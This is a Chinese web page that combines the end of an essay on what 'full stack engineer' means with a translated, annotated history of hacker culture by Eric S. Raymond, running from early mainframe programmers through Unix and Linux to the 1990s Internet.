“Full Stack”，这个词其实在英文中使用很普遍，可以直译为所谓“全面的技术栈”（软件工程中，每个领域都拥有相应的数种不同技术，这就是这个领域的技术栈），现在人们加入了自己的理解，但无论如何，它绝不等于“comprehensive”。换言之，一个全栈工程师，绝不等于一个全面的工程师。接触多点领域当然有好处，但是浅尝辄止、仅仅停留在入门级别，那这个领域内，给别人、给项目造成的危害，甚至大过那些一窍不通的人。举例来说，你是愿意去给一坨屎一样的设计和代码修修补补呢，还是愿意干脆重新弄一个呢？当然，

也不要走极端，有一些领域的知识，可以透明，那就透明吧，比如，使用云服务的时候，你可以对硬件知之甚少，这对工作并无碍。仅仅为了全栈的名号，追求这样的知识储备并无必要。

“全栈”不等于“全端”

全栈工程师的划分，绝不止以“互联网应用”的维度，更特别地，绝不止以“互联网网站”的维度。微博上很多人说到全栈，就提“全端”，我认为，这实在是莫大的误解，二者是严重不等同的。前端+后端，这只是其中一种粗暴的划分方式而已。就像同事中，有对操作系统熟悉的，有对机器学习熟悉的，把他们粗暴地归结为“后端”工程师，是毫无意义的。即便说到创业，也远远不止互联网领域啊。事实上，要能比较熟悉其中几个领域，就已经是非常难得的人才了。我想不出还有什么其他行业，会像软件行业这样需要不断地扩充自己。

最后，我想用一个无比简单的词来描述全栈工程师，肯定不够准确，但也足够直接——

‘视野’

原文链接 http://www.raychase.net/2353

黑客文化简史

本篇原作者为 Eric S. Raymond esr@snark.thyrsus.com，他是一位大哥级的 Hacker，写了很多自由软件，知名著作有 Jargon File 等，近年来发表“大教堂与集市”论文为 Opensource software 努力，Netscape 愿意公开 Navigator 的原始码，与这篇文章有很大的关系。

序曲：Real Programmer

故事一开始，我要介绍的是所谓的 Real Programmer。

他们从不自称是 Real Programmer、Hacker 或任何特殊的称号；`Real Programmer’ 这个名词是在1980年代才出现，但早自1945年起，电脑科学便不断地吸引世界上头脑最顶尖、想像力最丰富的人投入其中。从 Eckert &Mauchly 发明 ENIAC 後，便不断有狂热的 programmer

投入其中，他们以撰写软件与玩弄各种程式设计技巧为乐，逐渐形成具有自我意识的一套科技文化。当时这批 Real Programmers 主要来自工程界与物理界，他们戴著厚厚的眼镜， 穿聚酯纤维 T 恤与纯白袜

子，用机器语言、汇编语言、FORTRAN 及很多古老的 语言写程式。他们是 Hacker 时代的先驱者，默默贡献，却鲜为人知。

从二次大战结束後到1970早期，是打卡计算机与所谓"大铁块"的 mainframes 流行的年代，由 Real Programmer 主宰电脑文化。Hacker 传奇故事如有名的 Mel (收录在 Jargon File 中)、Murphy's Law 的各种版本、mock- German`Blinkenlight' 文章都是流传久远的老掉牙笑话了。

※译者：

Jargon File 亦是本文原作者所编写的，里面收录了很多 Hacker 用语、缩写意义、传奇故事等等。Jargon File 有出版成一本书：The New Hacker's Dictionary，MIT PRESS 出版。也有 Online 版本：http://www.ccil.org/jargon

※译者：

莫非定律是：当有两条路让你抉择，若其中一条会导致失败，你一定会选到它。 它有很多衍生说法： 比如一个程式在 demo 前测试几千几万次都正确无误，但 demo 那一天偏偏就会出 bug。

一些 Real Programmer 仍在世且十分活跃 (本文写在1996年)。超级电脑 Cray 的设计者 Seymour Cray， 据说亲手设计 Cray 全部的硬体与其操作系统，作业系统是他用机器码硬干出来的，没有出过任何 bug 或 error。Real Programmer 真是超强！

举个比较不那么夸张的例子：Stan Kelly-Bootle，The Devil's DP Dictionary 一书的作者(McGraw-Hill， 1981年初版，ISBN 0-07-034022-6)与 Hacker 传奇专家，当年在一台 Manchester Mark I 开发程式。 他现在是电脑杂志的专栏 作家，写一些科学幽默小品，文笔生动有趣投今日 hackers 所好，所以很受欢迎。 其他人像 David E. Lundstorm，写了许多关於 Real Programmer 的小故事， 收录在 A few Good Men From UNIVAC 这本书，1987 年出版，ISBN-0- 262-62075-8。

※译：看到这里，大家应该能了解，所谓 Real Programmer 指的就是用组合语 言或甚至机器码，把程式用打卡机 punch 出一片片纸卡片，由主机读卡机输入电脑的那种石器时代 rogrammer。

Real Programmer 的时代步入尾声，取而代之的是逐渐盛行的 Interactive computing，大学成立电算相关科系及电脑网络。它们催生了另一个持续的工程传统，并最终演化为今天的开放代码黑客文化。

早期的黑客

Hacker 时代的滥觞始於1961年 MIT 出现第一台电脑 DEC PDP-1。MIT 的 Tech Model Railroad Club(简称 TMRC)的 Power and Signals Group 买了这台机器後，把它当成最时髦的科技玩具，各种程式工具与电脑术语开始出现，整个环境与文化一直发展下去至今日。 这在 Steven Levy 的书`Hackers’ 前段有详细的记载(Anchor/Doubleday 公司，1984年出版，ISBN 0-385-19195-2)。

※译:Interactive computing 并非指 Windows、GUI、WYSIWYG 等介面，当时有 terminal、有 shell 可以下指令就算是 Interactive computing 了。 最先使用 Hacker 这个字应该是 MIT。1980年代早期学术界人工智慧的权威：MIT 的 Artificial Intelligence Laboratory，其核心人物皆来自 TMRC。从1969年 起，正好是 ARPANET 建置的第一年， 这群人在电脑科学界便不断有重大突破与贡献。

ARPANET 是第一个横跨美国的高速网络。由美国国防部所出资兴建，一个实验性 质的数位通讯网络，逐渐成长成联系各大学、国防部承包商及研究机构的大网络。 各地研究人员能以史无前例的速度与弹性交流资讯， 超高效率的合作模式导致科技 的突飞猛进。

ARPANET 另一项好处是，资讯高速公路使得全世界的 hackers 能聚在一起，不再像以前孤立在各地形成一股股的短命文化，网络把他们汇流成一股强大力量。 开始有人感受到 Hacker 文化的存在，动手整理术语放上网络， 在网上发表讽刺文学与讨论 Hacker 所应有的道德规范。(Jargon File 的第一版出现在1973年，就是一个好例子)， Hacker 文化在有接上 ARPANET 的各大学间快速发展，特别是(但不全是)在信息相关科系。

一开始，整个 Hacker 文化的发展以 MIT 的 AI Lab 为中心，但 Stanford University 的 Artificial Intelligence Laboratory(简 称 SAIL) 与 稍 後 的 Carnegie-Mellon University(简称 CMU)正快速崛起中。 三个都是大型的资讯科学研究中心及人工智慧的权威，聚集著世界各地的精英，不论在技术上或精神层次上，对 Hacker 文化都有极高的贡献。

为能了解後来的故事，我们得先看看电脑本身的变化；随著科技的进步，主角 MIT AI Lab 也从红极一时到最後淡出舞台。

从 MIT 那台 PDP-1 开始， Hacker 们主要程式开发平台都是 Digital Equipment Corporation 的 PDP 迷你电脑序列。DEC 率先发展出商业用途为主的 interactive computing 及 time-sharing 操作系统，当时许多的大学都是买 DEC 的机器，因为它兼具弹性与速度，还很便宜(相对於较快的大型电脑 mainframe)。便宜的分时系统是 Hacker 文化能快速成长因素之一，在 PDP 流行的时代， ARPANET 上是 DEC 机器的天下，其中最重要的便属 PDP-10，PDP-10受到 Hacker 们的青睐达十五年；

TOPS-10(DEC 的操作系统)与 MACRO-10(它的组译器)，许多怀旧的术语及 Hacker 传奇中仍常出现这两个字。

MIT 像大家一样用 PDP-10，但他们不屑用 DEC 的操作系统。他们偏要自己写一个：传说中赫赫有名的 ITS。

ITS 全名是`Incompatible Timesharing System'，取这个怪名果然符合 MIT 的搞怪作风 -- 就是要与众不同，他们很臭屁但够本事自己去写一套操作系统。ITS 始终不稳，设计古怪，bug 也不少，但仍有许多独到的创见，似乎还是分时系统中开机时间最久的纪录保持者。

ITS 本身是用汇编语言写的，其他部分由 LISP 写成。LISP 在当时是一个威力强大与极具弹性的程式语言；事实上，二十五年後的今天，它的设计仍优於目前大多数的程式语言。LISP 让 ITS 的 Hacker 得以尽情发挥想像力与搞怪能力。LISP 是 MIT AI Lab 成功的最大功臣，现在它仍是 Hacker 们的最爱之一。

很多 ITS 的产物到现在仍活著；EMACS 大概是最有名的一个，而 ITS 的稗官野史仍为今日的 Hacker 们所津津乐道，就如同你在 Jargon File 中所读到的一般。在 MIT 红得发紫之际，SAIL 与 CMU 也没闲著。SAIL 的中坚份子後来成为 PC 界或图形使用者介面研发的要角。

CMU 的 Hacker 则开发出第一个实用的大型专 家系统与工业用机器人。

另一个 Hacker 重镇是 XEROX PARC 公司的 Palo Alto Research Center。从 1970初期到1980中期这十几年间，PARC 不断出现惊人的突破与发明，不论质或量，软件或硬体方面。如现今的视窗滑鼠介面，雷射印表机与区域网络； 其 D 系列的机器，催生了能与迷你电脑一较长短的强力个人电脑。不幸这群先知先觉者并不受到公司高层的赏识；PARC 是家专门提供好点子帮别人赚钱的公司成为众所皆知的大笑话。即使如此，PARC 这群人对 Hacker 文化仍有不可抹灭的贡献。1970

年代与 PDP-10文化迅速成长茁壮。Mailing list 的出现使世界各地的人得以组成许多 SIG(Special-interest group)，不只在电脑方面，也有社会与娱乐方面的。DARPA 对这些非`正当性'活动睁一只眼闭一只眼， 因为靠这些活动会吸引更多的聪明小夥子们投入电脑领域呢。

有名的非电脑技术相关的 ARPANET mailing list 首推科幻小说迷的，时至今日 ARPANET 变成 Internet， 愈来愈多的读者参与讨论。Mailing list 逐渐成为一种公众讨论的媒介，导致许多商业化上网服务如 CompuServe、Genie 与 Prodigy 的成立。

Unix 的兴起

此时在新泽西州的郊外，另一股神秘力量积极入侵 Hacker 社会，终于席卷整个 PDP-10 的传统。它诞生在1969年，也就是 ARPANET 成立的那一年，有个在 AT&T Bell Labs 的年轻小伙子 Ken Thompson 发明了 Unix。

Thomspon 曾经参与 Multics 的开发，Multics 是源自 ITS 的操作系统，用来实做当时一些较新的 OS 理论， 如把操作系统较复杂的内部结构隐藏起来，提供一个接口，使的 programmer 能不用深入了解操作系统与硬体设备，也能快速开发程序。

译：那时的 programmer 写个程序必须彻底了解操作系统内部，或硬体设备。比方说写有 IO 的程序，对于硬盘的转速，磁轨与磁头数量等等都要搞的一清二楚才行。

在发现继续开发 Multics 是做白工时，Bell Labs 很快的退出了(后来有一家公司 Honeywell 出售 Multics，赔的很惨)。Ken Thompson 很喜欢 Multics 上的作业环境，于是他在实验室里一台报废的 DEC PDP-7上胡乱写了一个操作系统， 该系统在设计上有从 Multics 抄来的也有他自己的构想。他将这个操作系统命名 Unix，用来反讽 Multics。

译：其实是 Ken Thompson 写了一个游戏`Star Travel’ 没地方跑，就去找一台的报废机器 PDP-7来玩。他同事 Bria_n Kernighan 嘲笑 Ken Thompson 说：「你写的系统好逊哦，干脆叫 Unics 算了。」(Unics 发音与太监的英文 eunuches 一样)，后来才改为 Unix。

他的同事 Dennis Ritchie，发明了一个新的程序语言 C，于是他与 Thompson 用 C 把原来用汇编语言写的 Unix 重写一遍。C 的设计原则就是好用，自由与弹性，C 与 Unix 很快地在 Bell Labs 得到欢迎。1971年 Thompson 与 Ritchie 争取到一个办公室自动化系统的专案，Unix 开始在 Bell Labs 中流行。不过 Thompson 与 Ritchie 的雄心壮志还不止于此。

那时的传统是，一个操作系统必须完全用汇编语言写成，始能让机器发挥最高的效能。Thompson 与 Ritchie， 是头几位领悟硬体与编译器的技术，已经进步到作业系统可以完全用高阶语言如 C 来写，仍保有不错的效能。五年后， Unix 已经成功地移植到数种机器上。

译：Ken Thompson 与 Dennis Ritchie 是唯一两位获得 Turing Award(电脑界的诺贝尔奖)的工程师(其它都是学者)。

这当时是一件不可思议的事！它意味着，如果 Unix 可以在各种平台上跑的话，Unix 软件就能移植到各种机器上。再也用不着为特定的机器写软件了，能在 Unix 上跑最重要，重新发明轮子已经成为过去式了。

除了跨平台的优点外，Unix 与 C 还有许多显着的优势。Unix 与 C 的设计哲学是 Keep It Simple, Stupid’。programm_er 可以轻易掌握整个 C 的逻辑结构（不像其它之前或以后的程序语言）而不用一天到晚翻手册写程序。 而 Unix 提供许多有用的小工具程序，经过适当的组合（写成 Shell script 或 Perl script），可以发挥强大的威力。

※注：The C Programming Language 是所有程序语言书最薄的一本，只有两百多页哦。作者是 Brian Kernighan 与 Dennis Ritchie，所以这本 C 语言的圣经又称`K&R’。

※注：`Keep It Simple, Stupid’ 简称 KISS，今日 Unix 已不 follow 这个原则，几乎所有 Unix 都是要灌一堆有用的没用的 utilities，唯一例外是 MINIX。

C 与 Unix 的应用范围之广，出乎原设计者之意料，很多领域的研究要用到电脑时，他们是最佳拍档。尽管缺乏一个正式支持的机构，它们仍在 AT&T 内部中疯狂的散播。到了1980年，已蔓延到大学与研究机构，还有数以千计的 hacker 想把 Unix 装在家里的机器上。

当时跑 Unix 的主力机器是 PDP-11、VAX 系列的机器。不过由于 UNIX 的高移植性，它几乎可安装在所有的电脑机型上。一旦新型机器上的 UNIX 安装好，把软件的 C 原始码抓来重新编译就一切 OK 了，谁还要用汇编语言来开发软件？ 有一套专为 UNIX 设计的网络 --- UUCP：一种低速、不稳但很成本低廉的网络。 两台 UNIX 机器用条电话线连起来，就可以使用互传电子邮件。UUCP 是内建在 UNIX 系统中的，不用另外安装。于是 UNIX 站台连成了专属的一套网络，形成其 Hacker 文化。在1980第一个 USENET 站台成立之后，组成了一个特大号的分布式布告栏系统，吸引而来的人数很快地超过了 ARPANET。

少数 UNIX 站台有连上 ARPANET。PDP-10与 UNIX 的 Hacker 文化开始交流， 不过一开始不怎么愉快就是了。PDP-10的 H_acker 们觉得 UNIX 的拥护者都是些什么也不懂的新手，比起他们那复杂华丽，令人爱不释手的 LISP 与 ITS，C 与 UNIX 简直原始的令人好笑。『一群穿兽皮拿石斧的野蛮人』他们咕哝着。

在这当时，又有另一股新潮流风行起来。第一部 PC 出现在1975年；苹果电脑在1977年成立，以飞快的速度成长。微电脑的潜力，立刻吸引了另一批年轻的 Hackers。他们最爱的程序语言是 BASIC，由于它过于简陋，PDP-10 的死忠派与 UNIX 迷们根本不屑用它，更看不起使用它的人。

译：这群 Hacker 中有一位大家一定认识，他的名字叫 Bill Gates，最初就是他在8080上发展 BASIC compiler 的。

古老时代的终结

1980年同时有三个 Hacker 文化在发展，尽管彼此偶有接触与交流，但还是各玩 各的。ARPANET/PDP-10文化， 玩的是 LISP、MACRO、TOPS-10与 ITS。UNIX 与 C 的拥护者用电话线把他们的 PDP-11与 VAX 机器串起来玩。 还有另一群散乱无秩序的微电脑迷，致力于将电脑科技平民化。

三者中 ITS 文化（也就是以 MIT AI LAB 为中心的 Hacker 文化）可说在此时达到全盛时期， 但乌云逐渐笼罩这个实验室。ITS 赖以维生的 PDP-10逐渐过时，开始有人离开实验室去外面开公司，将人工智能的科技商业化。MIT AI Lab 的高手挡不住新公司的高薪挖角而纷纷出走，SAIL 与 CMU 也遭遇到同样的问题。

译：这个情况在 GNU 宣言中有详细的描述，请参阅：(特别感谢由 AKA 的 chuhaibo 翻成

中文)http://www.aka.citf.net/Magazine/Gnu/manifesto.html

致命一击终于来临，1983年 DEC 宣布：为了要集中在 PDP-11与 VAX 生产线， 将停止生产 PDP-10;ITS 没搞头了,因为它无法移植到其它机器上,或说根本没人办的到。而 Berkeley Univeristy 修改过的 UNIX 在新型的 VAX 跑得很顺，是 ITS 理想的取代品。有远见的人都看得出，在快速成长的微电脑科技下，Unix 一统江湖是迟早的事。

差不多在此时 Steven Levy 完成``Hackers'' 这本书，主要的资料来源是 Richard M. Stallman(RMS)的故事，他是 MIT AI Lab 领袖人物，坚决反对实验室的研 究成果商业化。

Stallman 接着创办了 Free Software Foundation，全力投入写出高品质的自由软件。Levy 以哀悼的笔调描述他是 t_he last true hacker'，还好事实证明 Levy 完全错了。

译 ： Richard M. Stallman 的 相 关 事 迹 请 参 考 ： http://www.aka.citf.net/Magazine/Gnu/cover.htm

Stallman 的宏大计划可说是80年代早期 Hacker 文化的缩影 -- 在1982年他 开始建构一个与 UNIX 兼容但全新的操作系统，以 C 来写并完全免费。整个 ITS 的精神与传统，经由 RMS 的努力，被整合在一个新的，UNIX 与 VAX 机器上的 Hacker 文化。 微电脑与区域网络的科技，开始对 Hacker 文化产生影响。Motorola 68000 CPU 加 Ethernet 是个有力的组合，也有几家公司相继成立生产第一代的工作站。 1982年，一群 Berkeley 出来的 UNIX Hacker 成立了 Sun Microsystems，他们的算盘打的是：把 UNIX 架在以68000为 CPU 的机器，物美价廉又符合多数应用程序的要求。他们的高瞻远嘱为整个工业界树立了新的里程碑。虽然对个人而言，工作站仍太昂贵，不过在公司与学校眼中，工作站真是比迷你电脑便宜太多了。在这些机构里，工作站（几乎是一人一台）很快地取代了老旧庞大的 VAX 等 timesharing 机器。

译：Sun 一开始生产的工作站 CPU 是用 Motorola 68000系列，到1989才推出自行研发的以 SPARC 系列为 CPU 的 SPARCst_ation。

私有 Unix 时代

1984年 AT&T 解散了，UNIX 正式成为一个商品。当时的 Hacker 文化分成两大类，一类集中在 Internet 与 USENET 上（主要是跑 UNIX 的迷你电脑或工作站连上网络），以及另一类 PC 迷，他们绝大多数没有连上 Internet。

※译：台湾在1992年左右连上 Internet 前，玩家们主要以电话拨接 BBS 交换资讯，但是有区域性的限制， 发展性也大不如 USENET。Sun 与其它厂商制造的工作站为 Hacker 们开启了另一个美丽新世界。 工作站诉求的是高效能的绘图与网络，1980年代 Hacker 们致力为工作站撰写软件，不断挑战及突破以求将这些功能发挥到百分之一百零一。Berkeley 发展出一套内建支持 ARPANET protocols 的 UNIX，让 UNIX 能轻松连上网络，Internet 也成长的更加迅速。

除了 Berkeley 让 UNIX 网络功能大幅提升外，尝试为工作站开发一套图形界面也不少。最有名的要算 MIT 开发的 Xwindow 了。Xwindow 成功的关键在完全公开原始码，展现出 Hacker 一贯作风，并散播到 Internet 上。X 成功的干掉其它商业化的图形界面的例子，对数年后 UNIX 的发展有着深远的启发与影响。少数 ITS 死忠派仍在顽抗着，到1990年最后一台 ITS 也永远关机长眠了；那些死忠派在穷途末路下只有悻悻地投向 UNIX 的怀抱。

UNIX 们此时也分裂为 BerkeleyUNIX 与 AT&T 两大阵营，也许你看过一些当时的海报，上面画着一台钛翼战机全速飞离一个爆炸中、上面印着 AT&T 的商标的死星。Berkeley UNIX 的拥护者自喻为冷酷无情的公司帝国的反抗军。 就销售量来说，AT&TUNIX 始终赶不上 BSD/Sun，但它赢了标准制订的战争。到1990年，AT&T 与 BSD 版本已难明显区分，因为彼此都有采用对方的新发明。随着90年代的来到，工作站的地位逐渐受到新型廉价的高档 PC 的威胁，他们主要是用 Intel80386系列 CPU。第一次 Hacker 能买一台威力等同于十年前的迷你电脑的机器，上面跑着一个完整的 UNIX，且能轻易的连上网络。沈浸在 MS-DOS 世界的井底蛙对这些巨变仍一无所知，从早期只有少数人对微电脑有兴趣，到此时玩 DOS 与 Mac 的人数已超过所谓的"网络民族"的文化，但他们始终没成什么气候或搞出什么飞机，虽然聊有佳作光芒乍现，却没有稳定发展出统一的文化传统，术语字典，传奇故事与神话般的历史。它们没有真正的网络，只能聚在小型的 BBS 站或一些失败的网络如 FIDONET。提供上网服务的公司如 CompuServe 或 Genie 生意日益兴隆，事实显示 non-UNIX 的操作系统因为并没有内附如 compiler 等程序发展工具，很少有 source 在网络上流传，也因此无法形成合作开发软件的风气。 Hacker 文化的主力，是散布在 Internet 各地，几乎可说是玩 UNIX 的文化。他们玩电脑才不在乎什么售后服务之类，他们要的是更好的工具、更多的上网时间、还有一台便宜32-bitPC。

机器有了，可以上网了，但软件去哪找？商业的 UNIX 贵的要命，一套要好几千大洋($)。

90年代早期， 开始有公司将 AT&T 与 BSDUNIX 移植到 PC 上出售。成功与否不论，价格并没有降下来，更要紧的是没有附原始码， 你根本不能也不准修改它，以符合自己的需要或拿去分享给别人。传统的商业软件并没有给 Hacker 们真正想要的。

即使是 FreeSoftwareFoundation(FSF)也没有写出 Hacker 想要的操作系统，RMS 承诺的 GNU 操作系统--HURD 说了好久了，到1996年都没看到影子(虽然1990年开始，FSF 的软件已经可以在所有的 UNIX 平台执行)。

早期的免费 Unix

在这空窗期中，1992年一位芬兰 HelsinkiUniversity 的学生--LinusTorvalds 开始在一台386PC 上发展一个自由软件的 UNIX kernel，使用 FSF 的程序开发工具。

他很快的写好简单的版本，丢到网络上分享给大家，吸引了非常多的 Hacker 来帮忙一起发展 Linux--一个功能完整的 UNIX，完全免费且附上全部的原始码。 Linux 最大的特色，不是功能上的先进而是全新的软件开发模式。直到 Linux 的成功前，人人都认为像操作系统这么复杂的软件，非得要靠一个开发团队密切合作，互相协调与分工才有可能写的出来。商业软件公司与80年代的 FreeSoftwareFoundation 所采用都是这种发展模式。

Linux 则迥异于前者。一开始它就是一大群 Hacker 在网络上一起涂涂抹抹出来的。 没有严格品质控制与高层决策发展方针，靠的是每周发表新版供大家下载测试，测试者再把 bug 与 patch 贴到网络上改进下一版。一种全新的物竞天择、去芜存菁的快速发展模式。令大伙傻眼的是，东修西改出来的 Linux，跑的顺极了。

1993年底，Linux 发展趋于成熟稳定，能与商业的 UNIX 一分高下，渐渐有商业应用软件移植到 Linux 上。不过小型 UNIX 厂商也因为 Linux 的出现而关门大吉 -因为再没有人要买他们的东西。幸存者都是靠提供 BSD 为基础的 UNIX 的完整原始码，有 Hacker 加入发展才能继续生存。

Hacker 文化，一次次被人预测即将毁灭，却在商业软件充斥的世界中，披荆斩棘，筚路蓝缕，开创出另一番自己的天地。

网络大爆炸时代

Linux 能快速成长的来自令一个事实：Internet 大受欢迎，90年代早期 ISP 如雨后春笋

般的冒出来， WorldWideWeb 的出现，使得 Internet 成长的速度，快到有令人窒息的感觉。

BSD 专案在1994正式宣布结束，Hacker 们用的主要是免费的 UNIX(Linux 与一些4.4BSD 的衍生版本)。而 LinuxCD-ROM 销路非常好(好到像卖煎饼般)。近几年来 Hacker 们主要活跃在 Linux 与 Internet 发展上。WorldWideWeb 让 Internet 成为世界最大的传输媒体，很多80年代与90年代早期的 Hacker 们现在都在经营 ISP。

Internet 的盛行，Hacker 文化受到重视并发挥其政治影响力。94、95年美国政府打算把一些较安全、难解的编码学加以监控，不容许外流与使用。这个称为 Clipper proposal 的专案引起了 Hacker 们的群起反对与强烈抗议而半途夭折。96年 Hacker 又发起了另一项抗议运动对付那取名不当的"Communications DecencyAct"，誓言维护 Internet 上的言论自由。

电脑与 Internet 在21世纪将是大家不可或缺的生活用品，现代孩子在使用 Internet 科技迟早会接触到 Hacker 文化。它的故事传奇与哲学，将吸引更多人投入。未来对 Hacker 们是充满光明的。

原文链接：

http://blog.segmentfault.com/ywgx/1190000000446872